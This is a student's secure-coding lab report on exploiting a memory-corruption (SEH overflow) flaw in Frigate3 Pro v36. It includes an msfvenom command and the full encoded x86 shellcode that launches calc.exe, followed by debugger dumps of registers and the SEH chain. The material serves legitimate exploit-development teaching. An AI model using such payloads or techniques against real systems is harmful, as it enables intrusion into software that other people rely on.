

# SECURE CODING LAB 10

MEGHANA CILAGANI

19BCN7157

**Lab experiment - Working with the memory vulnerabilities – Part IV**

## **Task**

- Download Frigate3\_Pro\_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3\_Pro\_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3\_Pro\_v36 and Run the same
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload

## **Analysis**

- Try to crash the Frigate3\_Pro\_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

**Example:**

**msfvenom -a x86 --platform windows -p windows/exec**

**CMD=calc -e x86/alpha\_mixed -b**

**"\x00\x14\x09\x0a\x0d" -f python**

- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH


The screenshot displays the Frigate 3.0 application interface. The top menu bar includes 'File', 'Command', 'Disk', 'Utilities', 'Manager', 'Pages', 'Options', and 'Help'. Below the menu is a toolbar with icons for 'New', 'View', 'Edit', 'Refresh', 'Copy', 'Move', 'Delete', 'Rename', 'Select', 'Favorites', 'Search', 'FTP', 'Pack', 'Properties', and a 'Purchase' button. The main window is split into two panes. The left pane shows the 'C:\Program Files\Frigate3\' directory with files like 'Addons', 'Data', 'Help', 'Plugins', and various executables and DLLs. The right pane shows the 'C:\Program Files\Frigate3\' directory with files like 'Addons', 'Data', and 'Help'. A 'The Tip of The Day' dialog box is open in the center, displaying a welcome message and a 'Show this dialog box next time' checkbox. The bottom status bar shows disk usage information for drive C: and drive D:.

[illegible]


## Code exploit from msfvenom kali linux

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09  
\x0a\x0d" -f python  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/alpha_mixed  
x86/alpha_mixed succeeded with size 439 (iteration=0)  
x86/alpha_mixed chosen with final size 439  
Payload size: 439 bytes  
Final size of python file: 2141 bytes  
buf = b""  
buf += b"\x89\xe6\xdb\xd3\xd9\x76\xf4\x59\x49\x49\x49\x49"  
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x37"  
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"  
buf += b"\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42\x58"  
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x4a\x48\x4d\x52"  
buf += b"\x67\x70\x33\x30\x55\x50\x63\x50\x4f\x79\x6d\x35\x50"  
buf += b"\x31\x4f\x30\x42\x44\x4c\x4b\x46\x30\x36\x50\x4c\x4b"  
buf += b"\x31\x42\x36\x6c\x4c\x4b\x30\x52\x65\x44\x6c\x4b\x61"  
buf += b"\x62\x35\x78\x44\x4f\x6f\x47\x30\x4a\x55\x76\x70\x31"  
buf += b"\x59\x6f\x4c\x6c\x55\x6c\x73\x51\x43\x4c\x63\x32\x36"  
buf += b"\x4c\x61\x30\x59\x51\x78\x4f\x66\x6d\x46\x61\x49\x57"  
buf += b"\x4a\x42\x4a\x52\x31\x42\x73\x67\x4e\x6b\x62\x72\x54"  
buf += b"\x50\x4e\x6b\x50\x4a\x57\x4c\x4e\x6b\x52\x6c\x52\x31"  
buf += b"\x72\x58\x58\x63\x63\x78\x56\x61\x4e\x31\x62\x71\x6e"  
buf += b"\x6b\x31\x49\x75\x70\x65\x51\x49\x43\x6c\x4b\x53\x79"  
buf += b"\x46\x78\x7a\x43\x46\x5a\x51\x59\x4e\x6b\x75\x64\x4e"  
buf += b"\x6b\x43\x31\x79\x46\x36\x51\x39\x6f\x4c\x6c\x79\x51"  
buf += b"\x48\x4f\x34\x4d\x37\x71\x39\x57\x64\x78\x49\x70\x52"  
buf += b"\x55\x38\x76\x45\x53\x43\x4d\x4a\x58\x35\x6b\x73\x4d"  
buf += b"\x71\x34\x53\x45\x38\x64\x51\x48\x4c\x4b\x51\x48\x56"  
buf += b"\x44\x47\x71\x4b\x63\x30\x66\x6c\x4b\x74\x4c\x50\x4b"  
buf += b"\x6e\x6b\x70\x58\x45\x4c\x36\x61\x5a\x73\x4e\x6b\x37"  
buf += b"\x74\x6e\x6b\x73\x31\x5a\x70\x6d\x59\x61\x54\x76\x44"  
buf += b"\x47\x54\x71\x4b\x53\x6b\x53\x51\x71\x49\x30\x5a\x62"  
buf += b"\x71\x59\x6f\x79\x70\x51\x4f\x63\x6f\x70\x5a\x6c\x4b"  
buf += b"\x54\x52\x78\x6b\x6c\x4d\x61\x4d\x42\x4a\x57\x71\x4c"  
buf += b"\x4d\x6f\x75\x4c\x72\x57\x70\x75\x50\x73\x30\x32\x70"  
buf += b"\x72\x48\x55\x61\x4e\x6b\x52\x4f\x6f\x77\x6b\x4f\x48"  
buf += b"\x55\x4d\x6b\x6c\x30\x58\x35\x6f\x52\x33\x66\x32\x48"  
buf += b"\x6e\x46\x6e\x75\x4d\x6d\x6f\x6d\x79\x6f\x4b\x65\x65"  
buf += b"\x6c\x55\x56\x31\x6c\x34\x4a\x6b\x30\x79\x6b\x69\x70"  
buf += b"\x73\x45\x33\x35\x4f\x4b\x43\x77\x45\x43\x50\x72\x30"
```

## Using payload to exploit frigate



**The Application crashes and calculator opens**



Attaching the Frigate3 to immunity debugger and analyse the address of various registers listed below :

The screenshot shows the Immunity Debugger interface for Frigate3.exe. The main window displays assembly code with the instruction pointer (EIP) at 77D601E8. The registers window on the right shows the current state of the CPU registers. The assembly code includes instructions like MOV, JMP, LEA, NOP, and RETN, along with comments indicating modifications to segment registers.

Address	Hex dump	ASCII
77D601E8	95C24 08	
77D601E9	E3 C958200	
77D601F1	80A424 00000000	
77D601F8	80A424 00000000	
77D601FF	90	
77D60200	8804	
77D60202	8F94	
77D60204	C3	
77D60205	80A424 00000000	
77D6020C	806424 00	
77D60210	806424 08	
77D60214	C0 2E	
77D60216	C3	
77D60217	90	
77D60218	0000	
77D6021A	0000	
77D6021C	581C6E	
77D6021F	5C	
77D60220	0000	
77D60222	0000	
77D60224	7A 51	
77D60226	0100	
77D60228	0100	
77D6022A	0000	
77D6022C	F1	
77D6022D	07	
77D6022E	0000	
77D60230	E3 07000040	
77D60235	0301	
77D60237	000422	
77D6023A	0100	
77D6023C	A8 41	
77D6023E	0100	
77D60240	04	
77D60241	BE 000043BF	
77D60246	0000	
77D60248	69BA 0A00FDBB 01	
77D60252	0000	
77D60254	5968 0A0075BE	
77D6025A	0000	
77D6025C	D4 40	
77D6025E	07	
77D6025F	0031	
77D60261	2202	
77D60263	0039 21020C0	
77D60269	27	
77D6026A	0300	
77D6026C	40	
77D6026D	C0 07	
77D6026F	0050 C0	
77D60272	07	
77D60273	0030	
77D60275	C0 07	
77D60277	0083 27030081	
77D6027D	27	

Check for EIP address

The screenshot shows the Immunity Debugger interface for Frigate3.exe, focusing on the EIP address. The main window displays assembly code with the instruction pointer (EIP) at 77A540F1. The registers window on the right shows the current state of the CPU registers. The assembly code includes instructions like MOV, INT3, RETN, and PUSH, along with comments indicating modifications to segment registers.

Address	Hex dump	ASCII
77A540E4	8B424 04	
77A540E8	CC	
77A540E9	C2 0400	
77A540EC	CC	
77A540ED	90	
77A540EE	C3	
77A540EF	90	
77A540F0	CC	
77A540F1	C3	
77A540F2	90	
77A540F3	90	
77A540F4	90	
77A540F5	90	
77A540F6	90	
77A540F7	90	
77A540F8	57	
77A540F9	8B7C24 0C	
77A540FD	8B5424 08	
77A54101	C702 00000000	
77A54107	897A 04	
77A5410A	0BFF	
77A5410C	74 1E	
77A5410E	83C9 FF	
77A54111	33C0	
77A54113	F2:AE	
77A54115	F7D1	
77A54117	81F9 FFFF0000	
77A5411D	76 05	
77A5411F	B9 FFFF0000	
77A54124	66:894A 02	
77A54128	49	
77A54129	66:890A	
77A5412C	SF	
77A5412D	C2 0800	
77A54130	57	
77A54131	8B7C24 0C	
77A54135	8B5424 08	
77A54139	C702 00000000	
77A5413F	897A 04	
77A54142	0BFF	
77A54144	74 1E	
77A54146	83C9 FF	
77A54149	33C0	
77A5414B	F2:AE	
77A5414D	F7D1	
77A5414F	81F9 FFFF0000	
77A54155	76 05	
77A54157	B9 FFFF0000	
77A54159	B2 FFFF0000	

Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view SEH :

```

0012FF8C 7618EF6C Intv RETURN to kernel32.7618EF6C
0012FF90 7FFD7000 .p^Δ
0012FF94 0012FFD4 t^Δ
0012FF98 77A03618 t6Δw RETURN to ntdll.77A03618
0012FF9C 7FFD7000 .p^Δ
0012FFA0 77A8B5A7 2tΔw ntdll.77A8B5A7
0012FFA4 00000000 ....
0012FFA8 00000000 ....
0012FFAC 7FFD7000 .p^Δ
0012FFB0 00000000 ....
0012FFB4 00000000 ....
0012FFB8 00000000 ....
0012FFBC 0012FFA0 Δ^Δ
0012FFC0 00000000 ....
0012FFC4 FFFFFFFF End of SEH chain
0012FFC8 779BE355 Utrcw SE handler
0012FFCC 0025441B +D%.
0012FFD0 00000000 ....
0012FFD4 0012FFEC Δ^Δ
0012FFD8 77A035EB Δ5Δw RETURN to ntdll.77A035EB from ntdll.77A035F1
0012FFDC 00401000 .>@. Frigate3.<ModuleEntryPoint>
0012FFE0 7FFD7000 .p^Δ
0012FFE4 00000000 ....
0012FFE8 00000000 ....
0012FFEC 00000000 ....
0012FFF0 00000000 ....
0012FFF4 00401000 .>@. Frigate3.<ModuleEntryPoint>
0012FFF8 7FFD7000 .p^Δ
0012FFFC 00000000 ....

```

The screenshot shows the 'CPU - main thread, module Frigate3' window. The left pane displays a memory dump with addresses from 00401015 to 00401055. The right pane shows the 'Registers (FPU)' window. The EIP register is highlighted with the value 00401080. The EAX register contains 7618EF6C, which corresponds to the 'RETURN to kernel32.7618EF6C' instruction seen in the SEH chain dump above.

Address	SE handler
0012FFC4	ntdll.779BE355

